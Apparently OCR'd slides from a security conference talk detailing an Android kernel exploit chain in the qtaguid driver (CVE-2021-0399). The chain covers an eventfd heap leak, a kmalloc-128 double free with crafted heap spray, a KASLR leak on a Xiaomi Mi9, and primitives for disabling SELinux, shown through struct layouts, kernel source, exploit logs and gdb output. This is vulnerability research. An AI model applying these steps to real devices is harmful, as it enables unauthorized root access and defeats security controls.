
eventfd_ctx
int refcount
spinlock
list_head.next
list_head.prev
count
flag


sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = 0xbeefbeef000000aa

ents

Step 0 - eventfd leaks kernel heap address

- Untag another sock_tag: unlink
    - sock_tag->prev->next = sock_tag->next






eventfd_ctx->count = &list_head

Step 0 - eventfd leaks kernel heap address

- Read /proc/self/fdinfo/$fd
  - Info leak for the head node


```
#ifdef CONFIG_PROC_FS
static void eventfd_show_fdinfo(struct seq_file *m, struct file *f)
{
        struct eventfd_ctx *ctx = f->private_data;

        spin_lock_irq(&ctx->wqh.lock);
        seq_printf(m, "eventfd-count: %16llx\n",
                   (unsigned long long)ctx->count);
        spin_unlock_irq(&ctx->wqh.lock);
}
#endif
```




```
[+ICEBEAR] ./eventfd.c:55 [fd=2143]Read result = pos:   0
flags:  02
mnt_id: 10
eventfd-count: ffffffc9e15b27a8
 from /proc/1938/fdinfo/2143
[*ICEBEAR] ./eventfd.c:104 All spray threads(eventfd) are done ...
[+ICEBEAR] ./poc.c:501 Kernel heap leak: 0xffffffc9e15b27a8
```

Step 1 - Double Free on kmalloc-128

- Naive try
  - Close the device(qtudev_release), will it free the sock_tag again?
  - qtudev_release will put all unlinked sock_tag to st_to_free_tree and free them later




```
static void sock_tag_tree_erase(struct rb_root *st_to_free_tree)
{
  struct rb_node *node;
  struct sock_tag *st_entry;
  node = rb_first(st_to_free_tree);
  while (node) {
    st_entry = rb_entry(node, struct sock_tag, sock_node);
    node = rb_next(node);
    CT_DEBUG("qtaguid: %s(): "
        "erase st: sk=%p tag=0x%llx (uid=%u)\n", __func__,
        st_entry->sk,
        st_entry->tag,
        get_uid_from_tag(st_entry->tag));
    rb_erase(&st_entry->sock_node, st_to_free_tree);
    sock_put(st_entry->sk);
    kfree(st_entry);
  }
}
```



proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list.next
struct list_head sock_tag_list.prev
sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = 0xdeadbeef000000aa
sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = 0xbeefbeef000000aa

Step 1 - Double Free on kmalloc-128


- Naive try
  - Kernel crash
- The security check in qtudev_release is rigorous
- qtudev_release will check if the tag is valid or not
  - tag_ref doesn’t exist? Crash
  - When socket is untagged, tr->num_sock_tags is dereferenced as 0x0
  - BUG_ON(tr->num_sock_tags <= 0);



```
utd_entry = uid_tag_data_tree_search(
            &uid_tag_data_tree,
            get_uid_from_tag(st_entry->tag));
BUG_ON(IS_ERR_OR_NULL(utd_entry));
tr = tag_ref_tree_search(&utd_entry->tag_ref_tree,
                         st_entry->tag);
BUG_ON(!tr);
BUG_ON(tr->num_sock_tags <= 0);
```


Step 1 - Double Free on kmalloc-128

- Head node leaked
- Free tag B by child(UAF)
- Untag tag C by parent
  - Leak the address of tag D



Step 1 - Double Free on kmalloc-128


- Spray on B, D with carefully crafted data for bypassing kernel checks
- **Tag impersonation**: “B”->”E”, “D”->”F”
- Free sprayed buffer: __rb_parent_color should be accessible for rb_erase




HatEvents

One more thing: CVE-2021-0399 + CVE-2016-3809

- When qtudev_release is called, ***sock_put(st_entry->sk)*** will be invoked
- Kernel socket UAF
- Time travel
  - CVE-2015-3636(pingpong)
  - CVE-2017-11176(mq_notify double sock_put)
  - ...






```
static void sock_tag_tree_erase(struct rb_root *st_to_free_tree)
{
  struct rb_node *node;
  struct sock_tag *st_entry;
  node = rb_first(st_to_free_tree);
  while (node) {
    st_entry = rb_entry(node, struct sock_tag, sock_node);
    node = rb_next(node);
    CT_DEBUG("qtaguid: %s(): "
        "erase st: sk=%p tag=0x%llx (uid=%u)\n", __func__,
        st_entry->sk,
        st_entry->tag,
        get_uid_from_tag(st_entry->tag));
    rb_erase(&st_entry->sock_node, st_to_free_tree);
    sock_put(st_entry->sk);
    kfree(st_entry);
  }
```

Step 2 - KASLR Leak

- sizeof(struct sock_tag) == 64, kmalloc-128 object == 2 sock_tag




proc_qtu_data
struct rb_node
pid_t = 0x101
struct uid_tag_data *parent_tag_data
struct list_head sock_tag_list.next
struct list_head sock_tag_list.prev

sock_tag
head_addr
rb_right = NULL
rb_left = head_addr + 0x10
sock* = head_addr
list_head.next = obj_D_addr
list_head.prev = head_addr
pid_t pid
tag_t tag = E

sock_tag
head_addr
rb_right = NULL
rb_left = head_addr + 0x10
sock* = head_addr+1
list_head.next = obj_D_addr+0x60
list_head.prev = head_addr
pid_t pid
tag_t tag = F
__rb_parent_color=head_addr
rb_right = NULL
rb_left = head_addr + 0x10
sock* = head_addr+2
list_head.next = head_addr
list_head.prev = head_addr
pid_t pid
tag_t tag = G

kmalloc-128



sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = E

sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = F


sock_tag
rb_node.__rb_parent_color
rb_node.rb_right
rb_node.rb_left
sock*
list_head.next
list_head.prev
pid_t pid
tag_t tag = G

Kernel calls

- kfree(sock_tag)
- kfree(sock_tag + 0x40)


Step 2 - KASLR Leak

- Consider spraying slab at the beginning of the exploit



eventfd_ctx | free | eventfd_ctx | free | eventfd_ctx

- Open /proc/cpuinfo
  - Kernel will allocate seq_file structures
  - seq_file <-> eventfd_ctx
    - slab might look like this




eventfd_ctx | seq_file | eventfd_ctx | seq_file | eventfd_ctx

seq_file

kfree(x+0x40)

Step 2 - KASLR Leak

- Leak
  - eventfd_ctx->count now becomes **const struct seq_operation* op**
  - Spinlock still works
- Kernel ASLR leak on Xiaomi Mi9 device (released on 2019)



seq_file

... (first half 64 bytes)

mutex.owner

mutex.spinlock
mutex.osq

mutex.wait_list.next

mutex.wait_list.prev

const struct seq_operation*

int poll_event

const struct file*

void* private

eventfd_ctx

int refcount


spinlock

list_head.next

list_head.prev

count


flag




```
static void eventfd_show_fdinfo(struct seq_file *m, struct file *f)
{
        struct eventfd_ctx *ctx = f->private_data;

        spin_lock_irq(&ctx->wqh.lock);
        seq_printf(m, "eventfd-count: %16llx\n",
                   (unsigned long long)ctx->count);
        spin_unlock_irq(&ctx->wqh.lock);
}
```

Step 3 - Rooting (possible primitives)

- If CONFIG_SLAB_FREELIST_HARDENED is **not** enabled
  - Double free => KSMA(Kernel Space Mirroring Attack)
- Primitive Candidate: sk_put(sk) where you can control **sk**
  - dec(sk->__sk_.common.skc_refcnt) if sk->sk_wmem_alloc > 0
  - Possible ways to disable selinux and kptr_restrict
    - Depends on the kernel image
    - Disable kptr_restrict -> CVE-2016-3809 socket struct info leak -> sock UAF!




```
gdb-peda$ p &selinux_enforcing
$7 = (int *) 0xffffffff816c80f0 <selinux_enforcing>
gdb-peda$ p ((struct sock*)(0xffffffff816c80f0-128))->__sk_common.skc_refcnt
$8 = {
  refs = {
    counter = 0x1
  }
}
gdb-peda$ p ((struct sock*)(0xffffffff816c80f0-128))->sk_wmem_alloc
$9 = {
  refs = {
    counter = 0xffffffff
  }
}
gdb-peda$ 
```



